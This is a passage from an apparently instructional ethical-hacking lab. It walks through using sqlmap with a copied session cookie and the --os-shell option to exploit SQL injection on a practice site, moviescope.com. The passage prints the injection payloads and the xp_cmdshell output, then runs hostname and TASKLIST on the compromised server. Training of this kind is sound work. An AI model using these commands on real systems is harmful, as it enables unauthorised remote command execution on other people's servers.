


john profile

ID:	2
First Name:	john
Last Name:	smith
Email:	john@moviescope.com
Gender:	male


26. Now, switch back to the **Parrot Terminal window**. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" --os-shell**.

In this query, **--os-shell** is the prompt for an interactive OS shell.



```
┌─[root@parrot]─[/home/attacker]
└──╼ #sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell
```


27. If the message **do you want sqlmap to try to optimize value(s) for DBMS delay responses** appears, type **Y** and press **Enter** to continue.


Applications Places System
Wed Mar 13, 02:47
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell - Parrot Termin
File Edit View Search Terminal Help
Menu
[Home - MovieScope ...
sqlmap -u "http://ww...

```
    Type: time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind (IF)
    Payload: id=1 WAITFOR DELAY '0:0:5'

    Type: UNION query
    Title: Generic UNION query (NULL) - 10 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,CHAR(113)+CHAR(113)+CHAR(107)+CHAR(107)+CHAR(113)+C
HAR(85)+CHAR(116)+CHAR(105)+CHAR(97)+CHAR(113)+CHAR(78)+CHAR(104)+CHAR(77)+CHAR(108)+CHAR(99)+CHAR(12
0)+CHAR(119)+CHAR(72)+CHAR(104)+CHAR(99)+CHAR(117)+CHAR(71)+CHAR(97)+CHAR(76)+CHAR(103)+CHAR(121)+CHA
R(111)+CHAR(70)+CHAR(103)+CHAR(112)+CHAR(67)+CHAR(99)+CHAR(108)+CHAR(117)+CHAR(77)+CHAR(110)+CHAR(71)
+CHAR(84)+CHAR(85)+CHAR(100)+CHAR(122)+CHAR(112)+CHAR(104)+CHAR(113)+CHAR(72)+CHAR(113)+CHAR(107)+CHA
R(112)+CHAR(112)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL-- kHmy
---
[02:46:27] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:46:28] [INFO] testing if current user is DBA
[02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[02:46:38] [WARNING] reflective value(s) found and filtering out
[02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response
times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
```


28. Once sqlmap acquires the permission to optimize the machine, it will provide you with the OS shell. Type **hostname** and press **Enter** to find the machine name where the site is running.

29. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.


Applications
Places
System
Wed Mar 13, 02:48
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell - Parrot Termin
File
Edit
View
Search
Terminal
Help
Menu
[Home - MovieScope ...
sqlmap -u "http://ww...


```
HAR(85)+CHAR(116)+CHAR(105)+CHAR(97)+CHAR(113)+CHAR(78)+CHAR(104)+CHAR(77)+CHAR(108)+CHAR(99)+CHAR(12
0)+CHAR(119)+CHAR(72)+CHAR(104)+CHAR(99)+CHAR(117)+CHAR(71)+CHAR(97)+CHAR(76)+CHAR(103)+CHAR(121)+CHA
R(111)+CHAR(70)+CHAR(103)+CHAR(112)+CHAR(67)+CHAR(99)+CHAR(108)+CHAR(117)+CHAR(77)+CHAR(110)+CHAR(71)
+CHAR(84)+CHAR(85)+CHAR(100)+CHAR(122)+CHAR(112)+CHAR(104)+CHAR(113)+CHAR(72)+CHAR(113)+CHAR(107)+CHA
R(112)+CHAR(112)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL-- kHmy
---
[02:46:27] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:46:28] [INFO] testing if current user is DBA
[02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[02:46:38] [WARNING] reflective value(s) found and filtering out
[02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response
times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[02:47:31] [INFO] xp_cmdshell extended procedure is available
[02:47:32] [INFO] testing if xp_cmdshell extended procedure is usable
[02:47:33] [INFO] xp_cmdshell extended procedure is usable
[02:47:33] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command executio
n
[02:47:33] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
```

30. sqlmap will retrieve the hostname of the machine on which the target web application is running, as shown in the screenshot.


Applications Places System
Wed Mar 13, 02:49
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell - Parrot Termin
File Edit View Search Terminal Help
Menu
[Home - MovieScope ...
sqlmap -u "http://ww...

```
[02:46:27] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:46:28] [INFO] testing if current user is DBA
[02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[02:46:38] [WARNING] reflective value(s) found and filtering out
[02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response
times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[02:47:31] [INFO] xp_cmdshell extended procedure is available
[02:47:32] [INFO] testing if xp_cmdshell extended procedure is usable
[02:47:33] [INFO] xp_cmdshell extended procedure is usable
[02:47:33] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command executio
n
[02:47:33] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
Server2019
NULL
---
os-shell>
```

31. Type **TASKLIST** and press **Enter** to view a list of tasks that are currently running on the target system.




Applications Places System
Wed Mar 13, 02:50
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell - Parrot Termin
File Edit View Search Terminal Help
Menu
[Home - MovieScope ...
sqlmap -u "http://ww...

```
web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:46:28] [INFO] testing if current user is DBA
[02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[02:46:38] [WARNING] reflective value(s) found and filtering out
[02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response
times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[02:47:31] [INFO] xp_cmdshell extended procedure is available
[02:47:32] [INFO] testing if xp_cmdshell extended procedure is usable
[02:47:33] [INFO] xp_cmdshell extended procedure is usable
[02:47:33] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command executio
n
[02:47:33] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
Server2019
NULL
---
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
```

32. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.


33. The above command retrieves the tasks and displays them under the **command standard output** section, as shown in the screenshots below.


Applications Places System
Wed Mar 13, 02:51
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell - Parrot Termin
File Edit View Search Terminal Help
Menu
[Home - MovieScope ...
sqlmap -u "http://ww...

```
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
NULL
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0                            0          8 K
System                           4                            0        160 K
Registry                        84                            0     65,976 K
smss.exe                       340                            0      1,204 K
